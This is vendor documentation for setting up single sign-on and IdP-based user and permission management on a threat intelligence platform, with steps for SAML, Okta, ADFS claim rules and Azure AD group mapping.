
ThreatStream enables you to configure single sign-on (SSO) with the following identity providers (IDPs): SAML (2.0 only) and OKTA Marketplace. If your organization uses one of these identity providers, you can provision and manage integration with your IDP to enable SSO on ThreatStream. From the SSO tab within ThreatStream settings, you can configure an integration with your IDP by uploading an XML Metadata file from your IDP or by manually configuring the integration details. See ["Configuring an Identity Provider for SSO" on page 130](#) for more information.

If you use SAML for SSO, ThreatStream supports the following integrations:

- Integration with Microsoft Active Directory Federation Services (ADFS) for user management through Microsoft Active Directory or Azure AD. For more information on enabling this integration, see ["Enabling User Management with Active Directory and Active Directory Federation Services" on page 139](#)

- Integration with SAML 2.0-compliant IDPs for user management through a preferred IDP. For more information on enabling this integration, see ["Enabling User Management with SAML 2.0 IDP Services" on page 155](#).

Additionally, after you configure SSO and use an IDP for user management, user accounts are automatically created on ThreatStream when users authenticate to ThreatStream from your IDP for the first time.



- 1 Use SSO exclusively:** Enable the Use SSO for login exclusively if you want to prevent users from logging in through the ThreatStream login screen.
 - 2 Break Glass Account:** To use SSO on ThreatStream, you must select a user account to serve as a Break Glass Account. This user maintains access to ThreatStream through the ThreatStream login page, even when your organization uses SSO exclusively for login. The Break Glass Account should be an independent, local account on ThreatStream. Another account with the same configuration must not exist in the SSO IDP. Doing so will cause login failures. See ["Managing Organization Users" on page 122](#) to learn how to create a local account on ThreatStream.
 - 3 Configured IDPs:** IDPs configured by your organization.
 - 4 Add new identity provider:** Configure an IDP. See ["Configuring an Identity Provider for SSO" on page 130](#) for more information.
 - 5 Active:** Whether the IDP is active. This switch must be enabled for users to authenticate to ThreatStream through the IDP. See [Activating Identity Provider on ThreatStream](#) for details.
 - 6 Permission Management:** Permission management option selected for the IDP. If you select **ThreatStream**, Org Admins manage user permissions from the ThreatStream user interface. If you select ADFS, AZURE AD, or SAML 2.0, you are prevented from managing user permissions from ThreatStream and must use ADFS, AZURE AD, or a SAML 2.0-compliant IDP for permission management.
- For more information on using ADFS or AZURE AD for user management, see ["Enabling User Management with Active Directory and Active Directory"](#)

[Federation Services" on page 139](#)

- For more information on using SAML 2.0 for user management, see ["Enabling User Management with SAML 2.0 IDP Services" on page 155.](#)

7 Show/Edit Configuration: View and edit configured Identity Provider Details and view configured Service Provider Details. Use this button to download the Service Provider certificate for a configured IDP.

8 Lock SSO Configuration: Use this setting to prevent any further changes to the SSO configuration other than with the Break Glass account. After locking the SSO Configuration, the following SSO settings become read-only:

- Break Glass account
- Use SSO Exclusively
- SSO Logout URL
- Identity providers
- Permission Management
- Active
- Show/Edit Configuration

However, you can still modify IdP Group to Anomali Role mappings.

To lock an SSO configuration, click **Lock SSO Configuration** or the tooltip icon (ⓘ) next to it. In the dialog box that appears on the screen, click **Lock SSO Configuration**. The SSO Configuration is locked.



Note: Only Break Glass account users and Org Admins can lock an SSO Configuration.

To unlock an SSO configuration, click **SSO Configuration Locked** or the tooltip icon (ⓘ) next to it. In the dialog box that appears on the screen, click **Unlock SSO Configuration**. The SSO Configuration is unlocked.



Note: Only Break Glass account users can unlock an SSO Configuration.

Configuring an Identity Provider for SSO

Use the information in this article to configure your IDP integration for SSO on ThreatStream.

Before You Begin


You must have an active subscription with the identity provider you are going to use. ThreatStream can integrate with SAML 2.0 or OKTA IDPs.

[Setting up an identity provider with SAML 2.0](#)


[Setting up an identity provider with OKTA Marketplace](#)

To set up an identity provider with SAML 2.0:


1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **SSO**.
2. If you are setting up an identity provider for the first time, click **Set up identity provider**.




If you are adding an additional identity provider, click the **Add new identity provider** tab.



3. In the window that opens, select **SAML**, enter a meaningful name and click **Save & Show Service Provider's Details**.




The Service Provider Details tab in the window that opens is automatically populated with the details and certificate from the service provider, which is ThreatStream in this case.



4. Click **Service Provider Metadata XML** to download and save the file.
5. Use the downloaded service metadata XML file when setting up your identity provider. Then, download the federation metadata XML file from your identity provider to use it in your next step.
6. Click the Identity Provider Details tab and configure the following fields.

Field	Description
Upload a file	Drag and drop or select the downloaded SAML metadata XML file to upload. Uploading this file automatically populates the next four fields: Identity Provider Entity ID, Identity Provider Single Sign-On URL, SAML Signing Certificate Alternatively, you can manually enter information for the next four fields.
Name	Your organization name.
Identity Provider Entity ID	The identity provider entity ID for your organization.
Identity Provider Single Sign-On URL	The identity provider single sign-on URL for your organization.
SAML Signing Certificate	The SAML signing certificate for your organization. Note: This certificate must be in PEM format. Additionally, ensure that the BEGIN CERTIFICATE and END CERTIFICATE lines are not included in the file.

Field	Description
Use for OnPrem	For ThreatStream OnPrem users: check this box if you want to use SAML for SSO on your ThreatStream OnPrem Appliance. Under OnPrem FQDN, enter the domain name that you use to connect to the ThreatStream OnPrem user interface.  Note: If you update your IDP configuration on ThreatStream after the initial configuration, you must resynchronize ThreatStream OnPrem appliance to ensure that changes are reflected on your appliance. You can do so by executing the following command on ThreatStream OnPrem: <code>user_setup -u</code>
Show advanced settings	Configure any of the following optional settings: Attributes names, Sign auth request, Sign assertions, Encrypt assertions, Sign sign-out request, Encrypt name ID, Sign sign-out response, Sign messages, Encrypted name ID, Attribute statement. You can hover over the question mark next to the setting for more information.   Note: You must set Attributes names to Email Address in cases where email attributes are sent in the SAML response to ThreatStream.


7. Click **Save**.

Your SAML identity provider is now configured on ThreatStream.


8. Activate the new identity provider to allow users to authenticate to ThreatStream through it. See [Activating Identity Provider on ThreatStream](#) for details.

To set up an identity provider with OKTA Marketplace:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **SSO**.
2. If you are setting up an identity provider for the first time, click **Set up identity provider**.



If you are adding an additional identity provider, click the **Add new identity provider** tab.



3. Select **OKTA Marketplace**.

Configure the following fields.

Field	Description
Upload a file	Drag and drop or select the link to upload your SAML metadata XML file. Uploading a file automatically populates the next three fields: Identity Provider Entity ID, Identity Provider Single Sign-On URL, SAML Signing Certificate Alternatively, you can manually enter information for the next three fields.
Marketplace App ID	OKTA Marketplace app ID of your organization.
Company Sub Domain	The company subdomain field from your OKTA Marketplace app.
SAML Signing Certificate	The SAML signing certificate for your organization.  Note: This certificate must be in PEM format. Additionally, ensure that the BEGIN CERTIFICATE and END CERTIFICATE lines are not included in the file.

4. Click **Save**.

Your OKTA Marketplace identity provider is now configured on ThreatStream.

5. Activate the new identity provider to allow users to authenticate to ThreatStream through it. See [Activating Identity Provider on ThreatStream](#) for details.

To edit an IDP configuration:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **SSO**.
2. Open the tab for the IDP configuration you want to delete.
3. Click **Show/Edit Configuration**.



4. Make desired changes.
5. Click **Save**.



Note: For some organizations that were migrated from an existing IDP configuration to the current SSO self-service configuration, the **Use for OnPrem** option may be selected erroneously. In these cases, you must deselect the option before saving your changes.

To delete an IDP configuration:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **SSO**.
2. Open the tab for the IDP configuration you want to delete.
3. Click **Show/Edit Configuration**.
4. Click **Delete**.

CONFIGURATION

Identity Provider Details Service Provider Details

Drag & Drop a file or select a file to upload

Name

Identity Provider Entity ID

Identity Provider Single Sign-On URL

SAML Signing Certificate

☒ Use for OnPrem

OnPrem FQDN

Show advanced settings


Cancel Delete Save

5. On the Delete Configuration window, click **Delete** to confirm.

To allow users to authenticate to ThreatStream through the newly set up IDP, the IDP must be active on ThreatStream.

To activate an IDP:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **SSO**.
2. Select the IDP that you need to activate.
3. Enable the **Active** switch.



The IDP is now active.

Enabling User Management with Third-Party IDP Services

ThreatStream provides the capability to integrate with third-party identity provider (IDP) services, thus enabling single sign-on (SSO) and ThreatStream user administration from these services. Third-party IDP services include:

- Microsoft Active Directory Federation Services (ADFS). See ["Enabling User Management with Active Directory and Active Directory Federation Services" on the next page](#) for more information.
- Other SAML 2.0-compliant IDP services. See for ["Enabling User Management with SAML 2.0 IDP Services" on page 155](#) for more information.

Additionally, you can configure the integration to force all ThreatStream users in your organization to connect to ThreatStream through AD or SAML 2.0 IDP using SSO.

Organizations that configure the integration are given one "break glass" user which maintains access to the ThreatStream user interface through the login page in the event when access through AD or SAML 2.0 IDP is unavailable. Break glass users cannot login to ThreatStream using SSO.

For instructions on how to set up SSO and user management with AD and ADFS, see ["Enabling User Management with Active Directory and Active Directory Federation Services" on the next page](#).

For instructions on how to set up SSO and user management with SAML 2.0 IDPs, see ["Enabling User Management with SAML 2.0 IDP Services" on page 155](#).

Managing Organization Users From Third-Party IDP Services

After configuring the integration, administrators perform all user administration tasks, including the creation of new users and assigning of privileges, from AD or

SAML 2.0 IDP and without connecting to the ThreatStream user interface. During configuration, administrators define security groups in the IDP in their organization and map them to each of the user permissions in ThreatStream. When administrators grant or revoke permissions for a user from IDP, these updates are synchronized with ThreatStream through ADFS or SAML 2.0 IDP the next time the user logs in to ThreatStream.

Administrators should note the following when managing organization users from a third-party IDP:

- *ThreatStream permissions are disabled.* When you log in to ThreatStream through a third-party IDP, ThreatStream permissions become disabled. In this case, permissions management must be done through the third-party IDP you use to log in to ThreatStream.
- *Permissions are restricted for Read Only users.* When you assign users the Read Only permission, all other permissions—besides the "Can Use Chat" permission—are unavailable. Thus, if you assign a user the Read Only permission and a restricted permission such as the "Approve Intel" permission, the restricted permission you assigned to the user is ignored.
- *Org Admins are not granted API Access by default.* When you assign the Org Admin permission from the ThreatStream user interface, users are automatically granted the "User Can View API Key" permission. This mechanism does not exist in the IDP. Thus, when assigning the Org Admin permission from the IDP, you must also assign the "User Can View API Key" in order to grant API access.
- *There is no mechanism to delete users through an IDP.* Thus, you must delete users from both the IDP and ThreatStream to fully remove them. For information on removing users from ThreatStream, see ["Managing Organization Users" on page 122](#). While you cannot delete users through an IDP, users can be prevented from accessing ThreatStream by disabling them in the IDP.

Enabling User Management with Active Directory and Active Directory Federation Services

ThreatStream provides the capability to integrate with Microsoft Active Directory Federation Services (ADFS), thus enabling single sign-on (SSO) and ThreatStream user administration from Microsoft Active Directory (AD) or Azure AD.



Notes:

- After you configure SSO and use an IDP for user management, user accounts are automatically created on



ThreatStream when users authenticate to ThreatStream from your IDP for the first time.

Requirements

- The integration supports the following platforms:
 - Windows Server 2019 with an AD on Server 2019
 - Windows Server 2016 with an AD on Server 2016



Note: Windows Server platforms must have an active ADFS service configured. Windows Server 2012 is not supported.

- Azure AD with an Azure AD Directory Services environment
- You must have an active SAML 2.0 configuration on ThreatStream. Contact Anomali Support for assistance.

Configuring Integration with ADFS and AD

Configuring the integration is a process, which consists of several steps. See the table below to learn about the steps required for the integration of ThreatStream with ADFS and AD.

Microsoft AD	Azure AD
1. "Configuring the Integration on Microsoft AD" on the next page	1. "Configuring the Integration on Azure AD" on page 148
2. "Creating the Transform Claim Rules in ADFS" on page 144	2. "Enabling the Integration on ThreatStream" on page 153
3. "Enabling the Integration on ThreatStream" on page 153	

Configuring the Integration on Microsoft AD



Note: These instructions pertain to Microsoft AD only. If you use Azure AD, see ["Configuring the Integration on Azure AD" on page 148](#).


Configuring the integration on Microsoft AD involves creating groups corresponding to each permission in ThreatStream and one additional group which grants users access to ThreatStream. The table below lists all required permissions and the default group names recognized by ThreatStream. Groups can be given any name and mapped to their corresponding ThreatStream permission in a later step. However, if you use the default values, mapping is automatic.

Default AD Group Name	ThreatStream Permission
SecGrp_TSAdminUser	Org Admin
SecGrp_TSAuditor	Can Audit
SecGrp_TSChangeRules	Can Use Rules
SecGrp_TSChatUser	Can Use Chat
SecGrp_TSCreateCommunityIntelUser	Create Anomali Community Intel
SecGrp_TSIntelApprover	Approve Intel
SecGrp_TSReadOnlyUser	Read Only Account
SecGrp_TSSubmitSandbox	Submit Sandbox
SecGrp_TSTaxiiUser	Import to TAXII Feeds


Default AD Group Name	ThreatStream Permission
SecGrp_TSUseMatch  Note: You must configure the group for the Can use Security Analytics permission: - To control user access to Security Analytics, if your organization is subscribed to Anomali Security Analytics. - To control user access to AQL-based dashboards. For more information on AQL-based dashboards, visit the Anomali Dashboards Help Center.	Can use Security Analytics
SecGrp_TSUser  Note: All users must be part of the SecGrp_TSUser group.	ThreatStream User
SecGrp_TSViewAPIKeyUser	Show API Key for Users

To create groups in Microsoft AD:

1. Right-click in the AD window and select **New > Group**.



2. Enter a **Group name** for the new group. Refer to the table above for the default group name values recognized by ThreatStream or enter a non-default value.



3. Under Group Scope, select **Global**.
4. Under Group Type, select **Security**.
5. Click **OK**. The group is created.

Repeat this process for each permission listed in the table above. After creating each group, you can add desired permissions to each ThreatStream user in AD. These permissions will be synchronized with ThreatStream the next time the user logs in to ThreatStream.

When configuration on Microsoft AD is complete, proceed to ["Creating the Transform Claim Rules in ADFS"](#) below to continue configuring the integration.

Creating the Transform Claim Rules in ADFS


To export groups from Microsoft AD to ThreatStream, you must configure a Transform Claim Rule for each ThreatStream related group you created in Microsoft AD.



Note: This section pertains to Microsoft AD users only. No configuration in ADFS is required for Azure AD users.

To create transform claim rules in ADFS:

1. From ADFS, open the Relying Party Trusts directory.
2. Right-click the Relying Party Trust associated with ThreatStream and select **Edit Claim Issuance Policy**.




3. If the following rules of the Send LDAP Attributes as Claims template type are configured on your system, proceed to [step 4](#):
 - Get LDAP attributes as claims
 - Email to Name ID

Otherwise, follow the instructions provided below.

Creating the rules with the Send LDAP Attributes as Claims template


To create the Get LDAP attributes as claims rule:

- a. Click **Add Rule**, in the Edit Claim Issuance Policy dialog box




The Add Transform Claim Rule Wizard opens.

- b. Select **Send LDAP Attributes as Claims** from the *Claim rule template* drop-down list and click **Next**.




- c. In the Configure Rule dialog box, enter "Get LDAP attributes as claims" in the *Claim rule name* field.



- d. Select or type **E-Mail Addresses** in the *LDAP Attribute* column.
- e. Select or type **E-Mail Address** in the *Outgoing Claim Type* column.
- f. Click **Finish**.
- g. In the Edit Claim Rules dialog box, click **OK** to save the rule.


To create the Email to Name ID rule:

- a. In the Edit Claim Issuance Policy dialog box, click **Add Rule**. The Add Transform Claim Rule Wizard opens.
- b. Select **Send LDAP Attributes as Claims** from the *Claim rule template* drop-down list and click **Next**.
- c. In the Configure Rule dialog box, enter "Email to Name ID" in the *Claim rule name* field.




- d. Select or type **E-Mail Addresses** in the *LDAP Attribute* column.


- e. Select or type **Name ID** in the *Outgoing Claim Type* column.
 - f. Click **Finish**.
 - g. In the Edit Claim Rules dialog box, click **OK** to save the rule.
4. In the Edit Claim Issuance Policy dialog box, click **Add Rule** to create a rule for an AD group.



5. Select **Send Group Membership as a Claim** from the *Claim rule template* drop-down list.



6. In the corresponding field, enter a claim rule name for the rule. Anomali recommends using the name of the AD group for which you are creating the rule.



7. Under User's group, click **Browse** and select the prior created AD group for which you are creating the rule.
8. Under **Outgoing claim value**, enter the exact value of the AD group name for which you are creating the rule.
9. Click **Finish**.

Repeat this process described for the Send Group Membership as a Claim template for each ThreatStream permission you created in AD. After adding rules for each group, proceed to ["Enabling the Integration on ThreatStream" on page 153](#) to complete configuration within ThreatStream.

Configuring the Integration on Azure AD

If you use Azure AD, you can use the instructions in this section to complete the Azure AD configuration steps. ThreatStream supports the mapping of permissions in ThreatStream to Azure AD Groups. You can use these groups in your Azure environment to manage user access or permissions inside the ThreatStream application.



Note: These instructions pertain to Azure AD only. If you use Microsoft AD, see ["Configuring the Integration on Microsoft AD" on page 141](#).

To configure the integration on Azure AD:

1. Create a Non-Gallery Enterprise Application for ThreatStream.
 - a. Within Azure AD, click **Enterprise applications** under Manage in the left menu.

- b. Click **New Application**.
- c. Under Add your own app, click **Non-gallery application**.
- d. Enter a Name for the application.

Recommended value: *ThreatStream*

- e. Set **Assignment required?** to **No**.
- f. Click **Add**. The application is created. You are directed to the Overview screen of the application.

2. Enable SAML for the application.

- a. From the Overview screen of the ThreatStream application, click **2. Set up single sign on**.
- b. Under Select a single sign on method, click **SAML**.
- c. In the Basic SAML Configuration box, click **Edit**.
- d. Under **Identifier (Entity ID)**, enter an ID for the SAML configuration.

Anomali recommends using the ThreatStream API URL:
`https://optic.threatstream.com`

- e. Enter the following **Reply URL**:

`https://optic.threatstream.com/api/v1/saml2/<idp-name>/acs/`

where <idp-name> is the name of your identity provider (IDP). See ["Configuring an Identity Provider for SSO" on page 130](#) for more information.

- f. Click **Save**.

3. Add a Claim for the SAML configuration.

- a. In the User Attributes & Claims box, click **Edit**.
- b. Click **Add new claim**.
- c. Enter a **Name** for the claim.

Required value: *emailaddress*

- d. Enter the following **Namespace** value:
`http://schemas.xmlsoap.org/ws/2005/05/identity/claims`
 - e. For Source, select **Attribute**.
 - f. For Attribute, select **user.mail**.
 - g. Click **Save**.
4. Add a Group Claim for the SAML configuration.
 - a. On the User Attributes & Claims screen, click **Add a group claim**.
 - b. Under *Which groups associated with the user should be returned in the claim?*, select **Security Group**.
 - c. For Source attribute, select **Group ID**.
 - d. Select **Customize the name of the group claim**.
 - e. Select **Emit groups as role claims**.
 - f. Click **Save**.



Anomali recommends adding a filter to the claim to only send ThreatStream groups. Alternatively, ensure that the ThreatStream groups are not dropped from the claim due to exceeding the maximum number of groups in a claim.

5. Collect your SAML Signing Certificate, Login URL, and Azure AD identifier. You will use this information when configuring your identity provider in ThreatStream. To locate this information:
 - a. From the SAML-based Sign-on screen for the application, locate the SAML Signing Certificate box. Next to *Certificate (base 64)*, click **Download**.
 - b. Locate the Set up <application name> box. Note the **Login URL** (also known as SAML Single Sign-On Service URL) and **Azure AD Identifier** (also known as SAML Entity ID) values.
6. Create a group in Azure AD corresponding to each permission in ThreatStream, as well as one additional group that grants users access to ThreatStream. The table below lists all required permissions and the default group names

recognized by ThreatStream. Groups can be given any name and mapped to their corresponding ThreatStream permission in a later step. However, if you use the default values, the mapping is automatic.

Default AD Group Name	ThreatStream Permission
SecGrp_TSAdminUser	Org Admin
SecGrp_TSAuditor	Can Audit
SecGrp_TSChangeRules	Can Use Rules
SecGrp_TSChatUser	Can Use Chat
SecGrp_TSCreateCommunityIntelUser	Create Anomali Community Intel
SecGrp_TSIntelApprover	Approve Intel
SecGrp_TSReadOnlyUser	Read Only Account
SecGrp_TSSubmitSandbox	Submit Sandbox
SecGrp_TSTaxiiUser	Import to TAXII Feeds

Default AD Group Name	ThreatStream Permission
SecGrp_TSUseMatch  Note: You must configure the group for the Can use Security Analytics permission: ■ To control user access to Security Analytics, if your organization is subscribed to Anomali Security Analytics. ■ To control user access to AQL-based dashboards. For more information on AQL-based dashboards, visit the Anomali Dashboards Help Center.	Can use Security Analytics
SecGrp_TSUser  Note: All users must be part of the SecGrp_TSUser group.	ThreatStream User
SecGrp_TSViewAPIKeyUser	Show API Key for Users

To add groups in Azure AD:

- From the Azure Active Directory Overview screen, click **Groups** under Manage in the left menu.
- Click **New Group**.
- Under Group type, select **Security**.
- Under Group name, enter the name of the permission.
- Click **Create**. The group is created.

Repeat this process for each permission listed above.



Note: The newly created security groups must be assigned to the proper Enterprise application (ThreatStream) to be visible when the application calls for the permissions.

After creating each group, you can add desired permissions to each ThreatStream user in AD. These permissions will be synchronized to ThreatStream the next time the user logs in to ThreatStream.

Note the Object ID values for each permission you created. You will use these IDs to finish configuring the integration within ThreatStream in a later step.

Name	Object Id	Group type	Membership type	Email	Source
SecGrp_TSViewAllKeyUser		Security	Assigned		Cloud
SecGrp_TSUser		Security	Assigned		Cloud
SecGrp_TSUseMatch		Security	Assigned		Cloud
SecGrp_TSExecUser		Security	Assigned		Cloud
SecGrp_TSSubmitFeedback		Security	Assigned		Cloud
SecGrp_TSReadOnlyUser		Security	Assigned		Cloud
SecGrp_TSStateApprover		Security	Assigned		Cloud
SecGrp_TSCreateCommunityIntelUser		Security	Assigned		Cloud
SecGrp_TSChatUser		Security	Assigned		Cloud
SecGrp_TSAdminUser		Security	Assigned		Cloud

When configuration on Azure AD is complete, proceed to ["Enabling the Integration on ThreatStream" below](#) to complete configuration within ThreatStream.

Enabling the Integration on ThreatStream

To finish configuring the integration, you must configure a Break Glass account and map the groups created in Microsoft or Azure AD onto their corresponding permissions in ThreatStream.



Note: You must use a ThreatStream account with the Org Admin permission in order to complete the steps in this section.

To enable the integration on ThreatStream:


1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **SSO**.

2. Select a user account that will serve as the Break Glass Account and click **Update**.




Notes:


- Only Org Admin users are available in the drop-down list.
- The Break Glass Account should be an independent, local account on ThreatStream. Another account with the same configuration must not exist in the SSO IDP. Doing so will cause login failures. See "[Managing Organization Users](#)" on page 122 to learn how to create a local account on ThreatStream.



3. (Recommended) Enable the Use SSO for login exclusively if you want to prevent users from logging in through the ThreatStream login page.
4. Add an identity provider, as described in "[Configuring an Identity Provider for SSO](#)" on page 130.
5. After the identity provider is configured, specify ADFS or Azure AD under Permission management.

